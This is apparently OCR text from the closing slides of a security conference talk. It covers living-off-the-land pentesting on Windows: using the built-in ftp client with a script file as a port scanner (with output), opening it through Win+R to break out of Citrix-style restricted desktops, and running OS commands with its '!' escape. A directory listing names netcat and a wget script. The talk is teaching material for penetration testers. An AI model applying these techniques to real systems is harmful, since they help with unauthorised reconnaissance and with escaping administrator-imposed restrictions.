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


```
c:\Psylinux>ftp -s:ports.txt
ftp> open 192.168.1.10 10
> ftp: connect :Connection refused
ftp> open 192.168.1.10 21
> ftp: connect :Connection refused
ftp> open 192.168.1.10 22
Connected to 192.168.1.10.
SSH-2.0-OpenSSH_7.7p1 Debian-4
Connection closed by remote host.
ftp> open 192.168.1.10 23
> ftp: connect :Connection refused
ftp> open 192.168.1.10 25
> ftp: connect :Connection refused
ftp> open 192.168.1.10 80
Connected to 192.168.1.10.
Connection closed by remote host.
ftp> open 192.168.1.10 110
> ftp: connect :Connection refused
ftp> open 192.168.1.10 139
> ftp: connect :Connection refused
ftp> open 192.168.1.10 443
> ftp: connect :Connection refused
ftp> open 192.168.1.10 445
> ftp: connect :Connection refused
ftp> open 192.168.1.10 3389
> ftp: connect :Connection refused
ftp>
```

Start the scan using the –s option


ftp –s:[file.txt]

Each try will hangs for 30 seconds (Default Timeout)

FTP Client – Executing OS Commands

Breaking Restricted Desktop Environments

Citrix and Other Restricted Desktop Environments commonly allows FTP client



Win + R

Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
OK
Cancel
Browse...

Open: ftp

FTP Client – Executing OS Commands

Breaking Restricted Desktop Environments

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
We can use the "!" (exclamation point) to run OS Commands



```
ftp> dir c:\Psylinux
Not connected.
ftp> cd ..
Not connected.
ftp> !dir c:\Psylinux
 Volume in drive C is WinPentest
 Volume Serial Number is 8E2D-4540

 Directory of c:\Psylinux

23/08/2018  19:38    <DIR>          .
23/08/2018  19:38    <DIR>          ..
09/04/2015  10:13            61.440 nc.exe
23/08/2018  19:55               246 ports.txt
22/08/2018  02:58             1.387 script.vb
22/08/2018  02:58               990 wget.vbs
               4 File(s)         64.063 bytes
               2 Dir(s)  16.732.483.584 bytes free
ftp> _
```

Conclusion

- “Strive to don’t be just a tool pilot.” – Fernando Amatte
- Focus on learning the technique behind the tools.
- Build your own toolbox.
- Better get in sharp with your Google-fu.
- Never stop learning! Open up your mind.
- Teach to someone else what you've learned every time it is possible.
- Get out of your dark room and socialize, we can learn a bunch of new things in simple conversations.

In-depth reflections

"I suppose it is tempting, if the only tool you have is a hammer, to treat everything as if it were a nail."
- Abraham Maslow

”It is impossible for a man to learn what he thinks he already knows.” - Epictetus

ROADSEC

Thank You!

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P: esqueci@email.com

@psylinux

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MAIS UM EVENTO: Flipside SECURITY BEYOND TECHNOLOGY

REALIZAÇÃO: Green Helmet